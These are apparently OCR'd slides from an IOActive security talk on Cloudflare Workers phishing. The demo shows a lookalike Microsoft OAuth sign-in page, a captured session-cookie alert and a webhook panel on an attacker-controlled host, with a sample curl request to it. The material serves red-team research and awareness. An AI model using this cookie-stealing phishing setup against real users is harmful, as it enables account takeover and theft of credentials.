
Select 2025-08-13T22-50-52-842Z_duhior5e 8/14/2025, 5:50:52 AM

```
{
  "text": "🍪 Authentication Cookies Captured

ESTSAUTHPERSISTENT=1.ARoAM[redacted]
 ESTSAUTH=1.ARoAMe_N-B6jSk

Session Information:
Timestamp: [redacted]
Target URL:
IP Address:
Region: ES
User Agent: Mozilla/5.0 [redacted]
"
}
```

IOActive


#OOTB2025

Demo Time ☺




Send webhooks to `/webhook` using header `key: YOUR_KEY`.

```
curl -X POST "https://webhook-panel.redeem-activation.workers.dev/webhook" \
  -H "Content-Type: application/json" \
  -H "key: demo" \
  -d '{"orderId":"123","status":"paid"}'
```



Sign in to your account
Private browsing
magicedge.help/common/oauth2/v2.0/authorize?client_id=4765445b
Microsoft
Sign in

phisedguy@workersai.onmicrosoft.com

magicedge.help/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9...AZ8nlfpYKhtx-2_arNHcQl8xaED-G4FBQ4rA&x-client-SKU=ID_NET8_0&x-client-ver=8.5.0.0#



Demo Time ☺


webhook-panel.redeem-activation.workers.dev/panel?limit=50

Send webhooks to `/webhook` using header `key: YOUR_KEY`.

```
curl -X POST "https://webhook-panel.redeem-activation.workers.dev/webhook" \
  -H "Content-Type: application/json" \
  -H "key: demo" \
  -d '{"orderId":"123","status":"paid"}'
```

No events


magicedge.help/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e...

carlos.gomez@ioactive.com

login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4...

#OOTB2025

“Digi”-Evolution of Cloudflare workers



#OOTB2025

"Digi"-Evolution of Cloudflare workers

What happens if the company we are auditing has other CDNs as trusted parties?

What happens if Cloudflare is down?


Why limit ourselves to this technology?

IOActive

